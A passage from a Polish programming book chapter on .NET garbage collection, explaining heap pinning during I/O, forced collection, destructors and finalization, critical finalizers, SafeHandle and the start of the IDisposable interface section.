Aby móc skalić zawartość sterty, CLR musi mieć możliwość przemieszczania umieszczonych na niej bloków pamięci. Zazwyczaj jest to możliwe, gdyż zna wszystkie miejsca, w których dana aplikacja odwołuje się do tych bloków, i po ich przeniesieniu może odpowiednio zmodyfikować referencje. Co jednak zrobić w sytuacji, gdy używamy Windows API, które operuje bezpośrednio na wskazanych mu blokach pamięci? Jeśli na przykład odczytujemy dane z pliku lub z gniazda sieciowego, to w jaki sposób takie operacje mogą współdziałać z mechanizmem odzyskiwania pamięci?

Jeśli korzystamy z wywołań systemowych, które odczytują lub zapisują dane, operując na takich urządzeniach jak dyski lub interfejsy sieciowe, to zazwyczaj operują one bezpośrednio na pamięci aplikacji. Jeśli odczytujemy dane z dysku, system operacyjny zazwyczaj będzie nakazywał kontrolerowi dysku umieszczenie bajtów bezpośrednio w obszarze pamięci wskazanym przez aplikację. System operacyjny będzie wykonywał wszystkie obliczenia niezbędne do przekształcenia adresu wirtualnego na adresy fizyczne. (Adres wirtualny oznacza, że wartość umieszczana przez aplikację we wskaźniku nie jest związana z faktycznym adresem w pamięci RAM komputera w sposób bezpośredni). Na czas obsługi żądania wejścia-wyjścia system operacyjny zablokuje strony w jednym miejscu, zapewniając tym samym, że adres fizyczny będzie prawidłowy. Adres ten zostanie następnie przekazany do systemu obsługi dysku. W ten sposób kontroler dysku będzie mógł skopiować dane z dysku bezpośrednio do wskazanego obszaru pamięci bez konieczności dalszego angażowania procesora. Takie rozwiązanie jest bardzo wydajne, lecz jednocześnie powoduje problemy w przypadku, gdy będzie wykonywane w tym samym czasie co scalanie sterty. Co się stanie, kiedy przekazany blok pamięci będzie tablicą `byte[]` przechowywaną na stercie? Założymy, że procedura odzyskiwania pamięci zostanie rozpoczęta po przekazaniu żądania odczytu danych, lecz jeszcze zanim dysk był w stanie je dostarczyć. (Jeśli to dysk mechaniczny, z obracającymi się talerzami, to od czasu zgłoszenia żądania do rozpoczęcia zwracania danych może upłynąć 10 ms lub nawet więcej, a w kategoriach procesora to małe wieki; dlatego szansa zaistnienia takiej sytuacji jest całkiem spora). Gdyby mechanizm odzyskiwania pamięci zdecydował się przenieść naszą tablicę `byte[]` w celu scalenia sterty, to fizyczny adres przekazany kontrolerowi dysku przez system operacyjny stałby się nieaktualny; a zatem kiedy kontroler zacząłby zwracać dane, byłyby one zapisywane w niewłaściwym miejscu. W najlepszym przypadku trafiłyby w jakiś pusty obszar na końcu sterty, lecz równie dobrze mogłyby nadpisać dane jakiegoś innego obiektu, który zająłby miejsce naszej tablicy.

CLR może rozwiązywać problemy tego typu na trzy sposoby. Pierwszym z nich byłoby zmuszenie mechanizmu odzyskiwania pamięci do zaczekania — scalanie sterty mogłoby być zawieszane na czas realizacji operacji wejścia-wyjścia. Ale to

raczej kiepski pomysł: serwer sieciowy o dużym obciążeniu może działać wiele dni i może się zdarzyć, że w tym czasie nawet przez chwilę nie przestanie obsługiwać jakichś operacji wejścia-wyjścia. W rzeczywistości serwer nawet nie musi być zajęty. Może zarezerwować kilka tablic `byte[]` w celu obsługi kilku kolejnych żądań i zazwyczaj będzie się starał dysponować przynajmniej jednym takim buforem. System operacyjny dysponowałby wskaźnikami do każdego z tych buforów i mógłby przekazywać karcie sieciowej odpowiadające im adresy fizyczne, by ta mogła wziąć się do pracy natychmiast po odebraniu żądania. A zatem nawet jeśli serwer pozostanie bezczynny, to i tak może dysponować kilkoma buforami, których nie będzie można przemieszczać w pamięci.

Alternatywnym rozwiązaniem, które mogłoby wykorzystać CLR, byłoby stworzenie oddzielnej sterty przeznaczonej dla operacji tego typu, która nie byłaby przemieszczana w pamięci. Być może można by zarezerwować nieruchomy blok pamięci przeznaczonej na potrzeby operacji wejścia-wyjścia, a następnie po zakończeniu takiej operacji przenosić dane do tablicy `byte[]` umieszczonej na „normalnej” stercie, zarządzanej przez mechanizm odzyskiwania pamięci. Jednak także to rozwiązanie nie jest idealne. Kopiowanie danych jest bowiem kosztowną operacją — im częściej będziemy kopiować odczytywane i zapisywane dane, tym wolniej będzie działał serwer, dlatego naprawdę powinno nam zależeć, by sprzęt sieciowy oraz pamięć masowa zapisywały dane bezpośrednio tam, gdzie mają one trafić. A gdyby taka hipotetyczna nieruchoma sterta była czymś więcej niż jedynie szczegółem implementacyjnym CLR, gdyby mógł z niej korzystać kod aplikacji, by bezpośrednio zminimalizować liczbę wykonywanych operacji kopiowania, to mógłby to umożliwić popełnianie całej gamy błędów związanych z zarządzaniem pamięcią, które starano się wyeliminować, wprowadzając mechanizm odzyskiwania.

Dlatego też CLR wykorzystuje trzecie rozwiązanie: w selektywny sposób uniemożliwia przenoszenie bloków pamięci umieszczonych na stercie. Mechanizm odzyskiwania pamięci może działać podczas realizacji operacji wejścia-wyjścia, jednak pewne bloki pamięci na stercie są *unieruchamiane*. Unieruchomienie bloku powoduje ustawienie flagi, która informuje mechanizm odzyskiwania pamięci, że dany blok aktualnie nie może zostać przeniesiony. A zatem kiedy mechanizm ten napotka taki blok, po prostu go pozostawi, lecz spróbuje przenieść wszystkie bloki z jego sąsiedztwa.

Istnieją trzy sposoby pozwalające, by kod C# spowodował unieruchomienie bloków na stercie. Pierwszym z nich jest jawne użycie słowa kluczowego `fixed`. Pozwala ono na pobranie prostego wskaźnika (ang. *raw pointer*) do miejsca składowania, takiego jak pole lub element tablicy, a kompilator wygeneruje kod, który zapewni, że w obszarze kodu odpowiadającym zakresowi tego wskaźnika blok pamięci, do

którego odwołuje się wskaźnik, zostanie unieruchomiony. Częściej stosowanym sposobem unieruchamiania bloków pamięci jest użycie mechanizmów współdziałania (na przykład wywołania kodu niezarządzanego, takiego jak metoda komponentu COM lub Win32 API). Jeśli korzystając z mechanizmów współdziałania, wykonujemy wywołanie wymagające przekazania jakiegoś wskaźnika, to CLR określi, czy odwołuje się on do jakiegoś bloku na stercie, a jeśli tak, to automatycznie go unieruchomi. (Domyślnie CLR usunie unieruchomienie bloku bezpośrednio po zakończeniu wywołania. W razie korzystania z asynchronicznego API możemy użyć klasy `GCHandle`, by jawnie unieruchomić blok aż do momentu, gdy jawnie usuniemy unieruchomienie). Zagadnienia związane ze współdziałaniem oraz surowymi wskaźnikami zostały opisane w [Rozdział 21](#).

Trzeci sposób unieruchamiania bloków na stercie jest jednocześnie najmniej bezpośredniem: wiele metod dostępnych w bibliotece klas .NET wywołuje w naszym imieniu niezarządzany kod i w efekcie unieruchamia przekazywane do nich tablice. Na przykład biblioteka klas definiuje klasę `Stream` reprezentującą strumień bajtów. Istnieje kilka implementacji tej klasy abstrakcyjnej. Niektóre strumienie operują wyłącznie w pamięci, jednak inne stanowią otoczkę dla mechanizmów wejścia-wyjścia, zapewniając dostęp do plików lub danych przesyłanych lub odbieranych za pośrednictwem gniazd sieciowych. Abstrakcyjna klasa bazowa `Stream` definiuje metody służące do odczytu i zapisu danych przy wykorzystaniu tablicy `byte[]`, a implementacje strumieni wykorzystujące operacje wejścia-wyjścia często będą unieruchamiały bloki pamięci zawierające te tablice i to na tak długo, jak to będzie konieczne.

Pisząc aplikację, która często będzie powodować unieruchamianie bloków (bo na przykład wykonuje dużo sieciowych operacji wejścia-wyjścia), należy dobrze przemyśleć, w jaki sposób rezerwować pamięć dla tych tablic, które będą unieruchamiane. Unieruchamianie powoduje najwięcej szkód w przypadku obiektów, dla których pamięć została przydzielona niedawno, gdyż będą się one znajdować w tych rejonach sterty, w których najczęściej jest wykonywane scalanie. Unieruchamianie takich niedawno przydzielonych bloków pamięci zazwyczaj powoduje fragmentację tymczasowych obszarów sterty. Pamięć, która została odzyskana niemal natychmiast, teraz musi czekać, aż unieruchomione wcześniej bloki znów będzie można przenosić, a zatem do czasu, gdy mechanizm odzyskiwania pamięci będzie mógł się nimi zająć, na stercie z nimi pojawi się znacznie więcej obiektów, a to będzie oznaczać, że odzyskanie pamięci będzie wymagało znacznie więcej pracy.

Jeśli unieruchamianie przysparza problemów w pisanej aplikacji, będzie ono powodowało pewne dobrze znane symptomy. Odsetek czasu procesora poświęcony na odzyskiwanie pamięci będzie stosunkowo wysoki — każda wartość powyżej

10% będzie uznawana za zły wynik. Jednak ten objaw sam w sobie nie musi być związany z unieruchamianiem — równie dobrze do jego występowania mogą się przyczyniać obiekty o średnim czasie życia, powodujące wykonywanie zbyt wielu operacji pełnego odzyskiwania pamięci. Dlatego też możemy monitorować liczbę unieruchomionych obiektów na stercie<sup>[36]</sup>, by przekonać się, czy istnieje jakiś konkretny winowajca. Jeśli okaże się, że to nadmierne unieruchamianie jest przyczyną problemów, to będzie można go uniknąć na dwa sposoby. Pierwszym jest zaprojektowanie aplikacji w taki sposób, by unieruchamiane były jedynie obiekty umieszczone na stercie wielkich obiektów. Trzeba pamiętać, że sterta ta nie jest scalana, a zatem w jej przypadku unieruchamianie nie wiąże się z żadnymi kosztami — mechanizm odzyskiwania pamięci i tak nie miał zamiaru przenosić żadnych bloków umieszczonych na tej stercie. Pewnym wyzwaniem w tym przypadku jest fakt, że takie rozwiązanie zmusza nas do stosowania w operacjach wejścia-wyjścia wyłącznie tablic o wielkość powyżej 85 000 bajtów. Nie musi to oznaczać problemu, gdyż większość API obsługujących operacje wejścia-wyjścia może operować na fragmentach takiej tablicy. A zatem jeśli chcemy używać bloków o wielkości 4096 bajtów, to nic nie stoi na przeszkodzie, by stworzyć jedną dużą tablicę zawierającą 21 takich bloków. Trzeba by napisać kod służący do śledzenia, które z bloków w takiej tablicy są już używane, jeśli jednak w ten sposób możemy rozwiązać problem z wydajnością działania aplikacji, to może być to wysiłek wart zachodu.

### OSTRZEŻENIE

Jeśli zdecydujemy się rozwiązać problem unieruchamiania poprzez wykorzystanie sterty wielkich obiektów, musimy pamiętać, że jest to jedynie szczegół implementacji. Można sobie wyobrazić, że w przyszłych wersjach .NET wartość graniczna wyznaczająca, które obiekty są uznawane za wielkie, może ulec zmianie, albo nawet że w całości zostanie usunięta sterta przeznaczona dla tych obiektów. Dlatego też trzeba by sprawdzać ten aspekt działania aplikacji we wszystkich kolejnych wersjach .NET Framework.

Innym sposobem minimalizacji wpływu unieruchamiania jest próba zagwarantowania, że unieruchamiane będą głównie obiekty należące do pokolenia 2. Jeśli zarezerwujemy pulę buforów i będziemy ich używali w całym okresie działania aplikacji, to sprawimy, że unieruchamiane będą te bloki pamięci, których mechanizm odzyskiwania raczej nie będzie chciał przemieszczać. Dzięki temu nic nie będzie stało na przeszkodzie, by w dowolnej chwili przeprowadzać scalanie obszarów sterty zajmowanych przez bloki należące do pokoleń tymczasowych. Im wcześniej takie bufory zostaną utworzone, tym lepiej, gdyż im starszy jest obiekt, tym mniejsze prawdopodobieństwo, że mechanizm odzyskiwania pamięci będzie chciał go przesuwać.

## **Wymuszanie odzyskiwania pamięci**

Klasa `System.GC` udostępnia metodę `Collect`, która pozwala wymusić wykonanie procedury odzyskiwania pamięci. W jej wywołaniu można przekazać liczbę określającą pokolenie obiektów, które chcemy odzyskać; dostępna jest także przeciążona wersja tej metody, pozwalająca na wykonanie pełnego odzyskiwania pamięci. Sytuacje, w których będziemy mieli uzasadnione powody do wywołania tej metody, zdarzają się jednak bardzo rzadko. Piszę o niej tutaj tylko dlatego, że często wspomina się o niej w materiałach dostępnych na WWW, co łatwo może sprawiać wrażenie, że jest ona znacznie bardziej użyteczna niż w rzeczywistości.

Wymuszenie przeprowadzenia odzyskiwania pamięci może powodować problemy. Mechanizm odzyskiwania monitoruje swoje własne działanie i dostosowuje je do wzorców wykorzystania pamięci w konkretnej aplikacji. Aby było to możliwe, mechanizm ten nie może być uruchamiany zbyt często, gdyż tylko w ten sposób będzie w stanie określić, jakie efekty dają aktualnie wybrane ustawienia. Jeśli wymusimy zbyt częste uruchamianie mechanizmu odzyskiwania pamięci, to nie będzie on w stanie prawidłowo skonfigurować swego działania, co może mieć dwojakie konsekwencje: mechanizm będzie wykonywany częściej niż to konieczne, a jego działanie nie będzie optymalne. Oba te problemy spowodują wzrost czasu, jaki procesor poświęca na przeprowadzanie odzyskiwania pamięci.

A zatem kiedy należy wymuszać wykonanie odzyskiwania? Jeśli będziemy wiedzieć, że w pewnym momencie nasza aplikacja zakończyła wykonywanie jakiegoś zadania i przez jakiś czas będzie nieaktywna, to być może warto rozważyć możliwość uruchomienia mechanizmu odzyskiwania. Odzyskiwanie pamięci jest wyzwalane przez wykonywanie jakichś operacji, a zatem jeśli wiemy, że nasza aplikacja ma zamiar przejść w stan uśpienia — być może jest ona usługą, która właśnie zakończyła realizację zadania wsadowego i nie będzie wykonywać żadnych innych operacji przez kilka najbliższych godzin — to wiemy jednocześnie, że nie będzie rezerwować żadnych nowych obiektów, a zatem nie spowoduje automatycznego uruchomienia procedury odzyskiwania pamięci. W takim przypadku przeprowadzenie odzyskiwania pamięci dałoby nam szansę zwrócenia niepotrzebnej pamięci systemowi operacyjnemu jeszcze przed uśpieniem aplikacji. Jeśli jednak faktycznie nasza aplikacja będzie działać w taki sposób, to może warto poszukać mechanizmu, który pozwoliłby na całkowite zakończenie procesu — system Windows udostępnia różne sposoby pozwalające, by zadania lub usługi wykonywane tylko od czasu do czasu były w całości usuwane, gdy nie są aktywne. Jeśli jednak z jakichkolwiek powodów w konkretnej sytuacji nie można zastosować takiego rozwiązania — na przykład dlatego, że koszt uruchamiania procesu jest bardzo wysoki bądź musi on działać cały czas, by odbierać nadawane żądania sieciowe — to wymuszenie przeprowadzenia procedury pełnego odzyskiwania

pamięci może być najlepszym rozwiązaniem.

Warto mieć świadomość, że istnieje jeden sposób, by aplikacja uruchomiła mechanizm odzyskiwania pamięci, nie wykonując w tym celu żadnych szczególnych działań. Kiedy w systemie zaczyna brakować pamięci, Windows rozsyła komunikat do wszystkich działających procesów. Ten komunikat jest obsługiwany przez CLR, które w odpowiedzi na jego odebranie uruchamia mechanizm odzyskiwania pamięci. A zatem nawet jeśli sama aplikacja nie stara się zwolnić pamięci, to pamięć ta może zostać odzyskana, jeśli potrzebuje jej jakiś inny proces działający w systemie.

## Destruktory i finalizacja

CLR pracuje ciężko w naszym imieniu, starając się określić, kiedy obiekty nie są już dłużej potrzebne. Istnieje możliwość, byśmy zostali o tym poinformowani — zamiast od razu usuwać nieosiągalne obiekty, CLR może najpierw poinformować obiekt, że zostanie niebawem usunięty. CLR nazywa to finalizacją (ang. *finalization*), a C# udostępnia na tę okazję specjalną składnię: by skorzystać z finalizacji, trzeba napisać destruktor.

### OSTRZEŻENIE

Czytelnicy, którzy znają język C++, nie powinni dać się zmylić tej nazwie. Jak się niebawem przekonamy, destruktory C# różnią się od destruktów C++ pod pewnymi znaczącymi względami.

**Przykład 7-7** przedstawia przykładowy destruktor. Po skompilowaniu tego kodu tworzona jest metoda przesłaniająca metodę `Finalize`, którą opisano w [Rozdział 6](#). i która jest specjalną metodą zdefiniowaną w klasie bazowej `object`. Finalizatory zawsze muszą wywoływać przesłanianą implementację metody `Finalize` klasy bazowej. C# samo generuje ten kod za nas, aby uniknąć potencjalnego naruszenia tego wymogu i z tego powodu nie można samodzielnie pisać metody `Finalize` w tworzonych klasach. Finalizatory nigdy nie są wywoływane bezpośrednio — zajmuje się tym CLR, dlatego też pisząc destruktory, nie trzeba określać ich poziomu dostępności.

### Przykład 7-7. Klasa definiująca destruktor

```
public class LetMeKnowMineEnd
{
    ~LetMeKnowMineEnd()
    {
        Console.WriteLine("Żegnaj, okrutny świecie!");
    }
}
```

CLR nie daje żadnych gwarancji odnośnie do tego, kiedy będzie wywoływać finalizatory. Przede wszystkim musi określić, że obiekt jest nieosiągalny, a to nie nastąpi wcześniej niż podczas działania mechanizmu odzyskiwania pamięci. Jeśli program pozostaje bezczynny, to może minąć sporo czasu, zanim to się stanie — mechanizm odzyskiwania pamięci jest bowiem uruchamiany wyłącznie wtedy, gdy program coś robi, bądź też gdy ogólne braki wolnej pamięci w systemie wymuszą jego wykonanie. Jest jak najbardziej prawdopodobne, że zanim obiekt stanie się nieosiągalny i CLR to zauważy, miną minuty, godziny, a nawet dni.

Jednak nawet kiedy CLR zauważy, że obiekt jest nieosiągalny, to nie stanowi to żadnej gwarancji natychmiastowego wywołania finalizatora. Działają one bowiem w wydzielonym wątku. A ponieważ istnieje tylko jeden taki wątek (i to niezależnie od wybranego trybu działania mechanizmu odzyskiwania pamięci), zatem wolny finalizator sprawi, że następne będą musiały czekać.

W większości przypadków CLR w ogóle nie gwarantuje, że finalizatory zostaną wykonane. Kiedy proces zostanie zakończony, środowisko wykonawcze czeka pewien krótki czas na wykonanie finalizatorów, jeśli jednak wątek finalizatorów nie zdoła ich wykonać w ciągu dwóch sekund od momentu, gdy program zgłosił chęć zakończenia pracy, to środowisko wykonawcze rezygnuje z wykonania finalizatorów i kończy działanie programu. (Zgodnie z informacjami podanymi w punkcie „**Finalizatory krytyczne**” istnieją pewne wyjątki od tej zasady, jednak w większości przypadków nie ma żadnych gwarancji, że finalizatory zostaną wykonane).

Podsumowując, należy stwierdzić, że jeśli program jest bezczynny lub bardzo zajęty, to wykonanie finalizatorów może zostać odłożone do nieokreślonego momentu przyszłości, a jednocześnie nie ma żadnej gwarancji, że w ogóle zostaną wykonane. Co gorsza, okazuje się, że w finalizatorach nie można wykonywać zbyt wielu użytecznych czynności.

Można by sądzić, że finalizator jest doskonałym miejscem na sprawdzenie, czy jakieś zadania zostały prawidłowo wykonane. Na przykład: jeśli obiekt zapisuje dane w pliku, lecz korzysta przy tym z buforowania, by móc zapisywać dane w formie kilku dużych bloków, a nie wielkiej liczby małutkich kawałków (zapis dużych bloków zazwyczaj jest znacznie bardziej wydajny), to można by sądzić, że finalizacja jest doskonałym momentem, by upewnić się, że wszelkie dane umieszczone w buforach zostały bezpiecznie zapisane na dysku. Okazuje się jednak, że nie jest to możliwe.

Podczas finalizacji obiekt nie może ufać żadnym innym obiektom, do których ma referencje. Kiedy zostaje wywołany destruktor obiektu, to obiekt ten jest już nieosiągalny. Oznacza to, że istnieje bardzo wysokie prawdopodobieństwo, że także wszystkie inne obiekty, do których referencje są zapisane w tym obiekcie, także są

nieosiągalne. CLR zazwyczaj jednocześnie wykrywa fakt nieosiągalności grup powiązanych ze sobą obiektów — jeśli jakiś obiekt utworzył trzy lub cztery inne, które miały mu pomóc w wykonaniu jego zadania, to wszystkie one staną się nieosiągalne w tym samym czasie. CLR nie daje żadnych gwarancji co do kolejności, w jakiej będą wywoływane finalizatory (z wyjątkiem finalizatorów krytycznych, w których przypadku istnieją pewne słabe gwarancje, o czym się niebawem dowiemy). Oznacza to, że jest najzupełniej prawdopodobne, że w chwili, gdy zostanie wywołany nasz destruktor, wszystkie inne używane obiekty zostały już usunięte. A zatem jeśli także one chcą w ostatniej chwili wykonać jakieś porządkи, to będzie już za późno, by ich użyć. Na przykład klasa `FileStream`, która dziedziczy po klasie `Stream` i zapewnia dostęp do pliku, zamyka w destruktorze używany uchwyt do pliku. A zatem jeśli mieliśmy nadzieję, że w destruktorze będziemy mogli opróżnić dane i zapisać je w strumieniu `FileStream`, to będzie już na to za późno — strumień może już bowiem być zamknięty.

Ponieważ wydaje się, że destruktory mają bardzo ograniczone zastosowanie — w końcu nie wiemy, kiedy ani czy w ogóle zostaną wykonane, i nie można wewnętrz nich używać innych obiektów — zatem po co w ogóle istnieją?

### PODPOWIEDŹ

Dla ścisłości trzeba zaznaczyć, że choć CLR nie gwarantuje wykonania większości finalizatorów, to jednak w praktyce są one wykonywane. Brak takich gwarancji ma znaczenie jedynie w dosyć ekstremalnych sytuacjach, a zatem w rzeczywistości sprawy nie wyglądają aż tak źle, jak można by się spodziewać na podstawie zamieszczonych tu informacji. W żaden sposób nie zmienia to jednak faktu, że ogólnie rzecz biorąc, nie można oczekwać, że w destruktorze będzie możliwa bezpiecznie korzystać z innych obiektów.

Jednym powodem istnienia finalizacji jest chęć umożliwienia tworzenia typów .NET pełniących rolę opakowań dla pewnych jednostek reprezentowanych przez uchwyty — takich jak na przykład pliki. Są one tworzone i zarządzane poza CLR — pliki oraz gniazda wymagają, by używane przez nie zasoby były przydzielane przez system operacyjny; także biblioteki mogą udostępniać API korzystające z uchwytów i zazwyczaj cała pamięć niezbędna do przechowywania danych dotyczących tego, co uchwyt reprezentuje, jest przechowywana na prywatnej stercie biblioteki. CLR nie jest w stanie zauważać tych działań — zauważa ono jedynie pole zawierające liczbę całkowitą i nie ma żadnego pojęcia o tym, że liczba ta jest uchwytem do jakiegoś zasobu spoza CLR. Dlatego też środowisko uruchomieniowe nie wie, że zamknięcie tego uchwytu przed usunięciem obiektu jest ważne. I właśnie w tym miejscu do akcji wkraczają finalizatory: umożliwiają one podanie kodu, który przekaże obiekowi spoza CLR informację, że jednostka reprezentowana przez uchwyt nie jest już dłużej potrzebna. W tym przypadku brak możliwości korzystania

z innych obiektów nie jest żadnym problemem.

### PODPOWIEDŹ

Jeśli piszemy kod stanowiący opakowanie dla uchwytu, to zazwyczaj należy przy tym skorzystać z jednej z klas pochodnych klasy `SaveHandle` (która została opisana w [Rozdział 21](#)), bądź jeśli to absolutnie konieczne, samemu napisać taką klasę potomną. Ta klasa bazowa rozszerza podstawowy mechanizm finalizacji, dodając do niego metody pomocnicze służące specjalnie do obsługi uchwytów, a oprócz tego wykorzystuje opisany w dalszej części rozdziału mechanizm finalizacji krytycznej, by zagwarantować wykonanie finalizatora. Co więcej, klasa ta jest w specjalny sposób obsługiwana przez warstwę współdziałania w celu uniknięcia przedwczesnego zwolnienia używanych zasobów.

Istnieje możliwość wykorzystania finalizacji w celach diagnostycznych, chociaż ze względu na brak możliwości przewidzenia efektów oraz ich niepewność nie należy zbytnio polegać na jej wynikach. Niektóre klasy udostępniają finalizatory, których jedyne działanie sprawdza się do sprawdzenia, czy obiekt nie został porzucony w momencie, gdy jeszcze nie zakończył wykonywanego zadania. Jeśli na przykład napisaliśmy klasę, która buforuje dane przed ich zapisaniem na dysku, to powinniśmy zdefiniować jakąś metodę, którą kod korzystający z takiej klasy mógłby wywołać, gdy skończy używać obiektu (mogłaby ona nosić nazwę `Flush` lub `Close`), oraz finalizator sprawdzający, czy przed porzuceniem obiekt znalazł się w bezpiecznym stanie, i zgłaszający wyjątek w przeciwnym przypadku. W ten sposób zyskalibyśmy sposób, by wykryć, czy program nie zapomniał wszystkiego po sobie posprzątać.

(Z takiej techniki korzysta biblioteka TPL — ang. *Task Parallel Library* — wchodząca w skład biblioteki klas .NET Framework i opisana w [Rozdział 17](#). Kiedy operacja asynchroniczna zgłasza wyjątek, biblioteka ta korzysta z finalizatorów, by dowiedzieć się, kiedy program, który uruchomił tę operację, zagapi się i nie wykryje wyjątku).

Jeśli piszemy własne finalizatory, powinniśmy zwrócić uwagę, by nie były one wykonywane, jeśli obiekt znajduje się w stanie, który nie wymaga już żadnej finalizacji; to ważne, gdyż ma ona swoją cenę. Jeśli nasz kod udostępnia metodę `Close` lub `Flush`, finalizacja stanie się niepotrzebna, gdy zostaną one wywołane, co należy zasygnalizować, wywołując metodę `SuppressFinalize` klasy `System.GC`. Jeśli później stan naszego obiektu się zmieni, możemy ponownie zażądać jego finalizacji, wywołując metodę `ReRegisterForFinalize`.

Największym kosztem finalizacji jest to, że gwarantuje ona przetrwanie naszego obiektu na tyle długo, iż zostanie zaliczony co najmniej do pokolenia 1., a najprawdopodobniej także i kolejnego. Trzeba pamiętać, że obiekty, które przetrwały pokolenie 0, zostają zaliczone do pokolenia 1. Jeśli nasz obiekt

dysponuje finalizatorem i nie wyłączymy go, wywołując metodę `SuppressFinalize`, to CLR nie może go usunąć, póki nie wywoła jego finalizatora. A ponieważ finalizatory są wykonywane asynchronicznie w osobnym wątku, zatem obiekt musi pozostać w pamięci, nawet jeśli okazało się, że jest on nieosiągalny. A zatem pamięci takiego obiektu nie można zwolnić, choć nie jest on już osiągalny. Dlatego też zostanie on zaliczony do pokolenia 1. Zazwyczaj taki obiekt zostanie sfinalizowany niedługo potem, co oznacza, że pozostałe są niepotrzebne w pamięci aż do momentu wykonania kolejnego odzyskiwania pamięci pokolenia 1. Jak wiemy, odzyskiwanie tych obszarów pamięci jest wykonywane rzadziej niż obszarów pokolenia 0. Jeśli nasz obiekt został zaliczony do pokolenia 1., jeszcze zanim stał się nieosiągalny, to fakt, że posiada finalizator, dodatkowo zwiększa jego szanse na zakwalifikowanie go do pokolenia 2. tuż przed tym, nim przestanie być używany. Oznacza to, że sfinalizowane obiekty przyczyniają się do nieefektywnego zarządzania pamięcią, co jest argumentem przemawiającym za unikaniem stosowania finalizatorów, a w przypadku obiektów, które ich potrzebują, wyłączeniem ich, kiedy to tylko będzie możliwe.

### OSTRZEŻENIE

Chociaż metoda `SuppressFinalize` może nas uchronić przed najbardziej oczywistymi kosztami finalizacji, to jednak narzuty, jakie powoduje obiekt wykorzystujący tę technikę, i tak są większe, niż gdyby obiekt w ogóle nie dysponował finalizatorem. Tworząc obiekty z finalizatorami, CLR wykonuje pewne dodatkowe czynności, konieczne, by wiedzieć, które obiekty nie zostały jeszcze sfinalizowane. (Wywołanie metody `SupperssFinalize` powoduje jedynie usunięcie obiektu z tej listy). A zatem choć powstrzymanie finalizacji jest znacznie lepsze niż pozwolenie, by została ona wykonana, to i tak najlepszym rozwiązańiem będzie, jeśli w ogóle nie będziemy o nią prosić.

Nieco dziwną konsekwencją finalizacji jest to, że obiekt, który został przez mechanizm odzyskiwania pamięci uznany za nieosiągalny, jest w stanie samemu uczynić się osiągalnym. Można bowiem napisać destruktor, który będzie zapisywać referencję `this` w jakiejś referencji głównej lub w kolekcji osiągalnej przez referencję główną. Nic nie stoi na przeszkodzie, by zastosować takie rozwiązanie, a sprawi ono, że obiekt wciąż będzie istniał i działał (chociaż gdy taki obiekt ponownie stanie się nieosiągalny, to jego finalizator nie zostanie już ponownie wykonany). Niemniej jednak takie rozwiązanie byłoby nieco dziwne. Jest ono określone mianem *wskrzeszenia*, lecz sam fakt, że jest możliwe, nie oznacza, że należy je stosować — zdecydowanie lepiej będzie go unikać.

## Finalizatory krytyczne

Choć ogólnie rzecz biorąc, nie ma gwarancji, że finalizatory zostaną wykonane, to jednak są pewne wyjątki od tej zasady: można bowiem napisać **finalizator**

**krytyczny** (ang. *critical finalizer*). Finalizator jest krytyczny wtedy i tylko wtedy, gdy został zdefiniowany w klasie dziedziczącej po klasie bazowej

**CriticalFinalizerObject**. Obiektom tego typu CLR daje dwie przydatne gwarancje. Pierwszą z nich jest to, że finalizatory takiego typu zostaną wykonane, i to nawet w sytuacjach, gdy zwyczajny limit czasu na finalizację dla danego procesu zostanie przekroczony. Druga z nich zapewnia, że w grupie dowolnych obiektów, które zostały określone jako nieosiągalne w tym samym czasie, CLR najpierw wykona normalne finalizatory, a dopiero potem finalizatory krytyczne. Oznacza to, że jeśli stworzymy obiekt posiadający finalizator oraz dysponującą referencją do innego obiektu posiadającego finalizator krytyczny, to będziemy mogli bezpiecznie korzystać z takiej referencji.

Istnieją pewne operacje, których nie można wykonywać w finalizatorach krytycznych, gdyż CLR na to nie pozwala. Na przykład nie wolno w nich tworzyć nowych obiektów lub zgłaszać wyjątków, a metody można w nich wywoływać wyłącznie w przypadku, gdy spełniają analogiczne wymogi. Ograniczenia te sprawiają, że CLR wciąż może zagwarantować wykonanie finalizatora krytycznego nawet w stosunkowo ekstremalnych sytuacjach, takich jak zamykanie procesu ze względu na niewielką ilość dostępnej pamięci. Dodatkowo ograniczenia te nie pozwalają na stosowanie finalizatorów krytycznych jako mechanizmu ogólnego przeznaczenia, służącego do omijania ograniczeń zwyczajnych finalizatorów. Stanowią one bowiem rozwiążanie o dosyć ograniczonych możliwościach, służące do niezawodnego zamykania uchwytów.

Wspomniano już wcześniej o klasie **SafeHandle**, stanowiącej preferowane opakowanie dla uchwytów używanych w aplikacjach .NET Framework. Gwarantuje ona zwolnienie uchwytu, gdyż dziedziczy po klasie **CriticalFinalizerObject**. Jeśli skorzystamy z niej bądź z jednej z jej klas pochodnych, by zagwarantować prawidłowe zwalnianie używanych uchwytów, to możemy uniknąć konieczności tworzenia klas dziedziczących po **CriticalFinalizerObject**, a tym samy finalizatory naszych klas nie będą podlegały ograniczeniom, które muszą spełniać finalizatory krytyczne. Co więcej, ze względu na gwarantowaną kolejność wykonywania możemy mieć pewność, że w momencie wywołania finalizatora uchwyty przechowywane w obiekcie **SafeHandle** wciąż będzie prawidłowy, gdyż krytyczny finalizator klasy **SafeHandle** na pewno jeszcze nie został wykonany. Najlepsze jednak jest to, że korzystając z klasy **SafeHandle**, w ogóle można uniknąć konieczności pisania własnych finalizatorów.

Mam nadzieję, że udało mi się przekonać Cię, że destruktory nie są użytecznym mechanizmem ogólnego przeznaczenia, służącym do wykonywania czynności porządkowych przed usunięciem obiektu z pamięci. Ich przydatność ogranicza się głównie do obsługi uchwytów reprezentujących zasoby spoza CLR. Jeśli potrzeba

nam szybko reagującego i niezawodnego sposobu porządkowania zasobów, to istnieje znacznie lepszy mechanizm.

## Interfejs `IDisposable`

Biblioteka klas definiuje interfejs o nazwie `IDisposable`. CLR nie traktuje go w żaden szczególny sposób, jednak C# dysponuje wbudowaną obsługą tego interfejsu. `IDisposable` reprezentuje bardzo prostą abstrakcję; jak widać na [Przykład 7-8](#), interfejs ten definiuje tylko jedną składową — metodę `Dispose`.

### Przykład 7-8. Interfejs `IDisposable`

```
public interface IDisposable
{
    void Dispose();
}
```

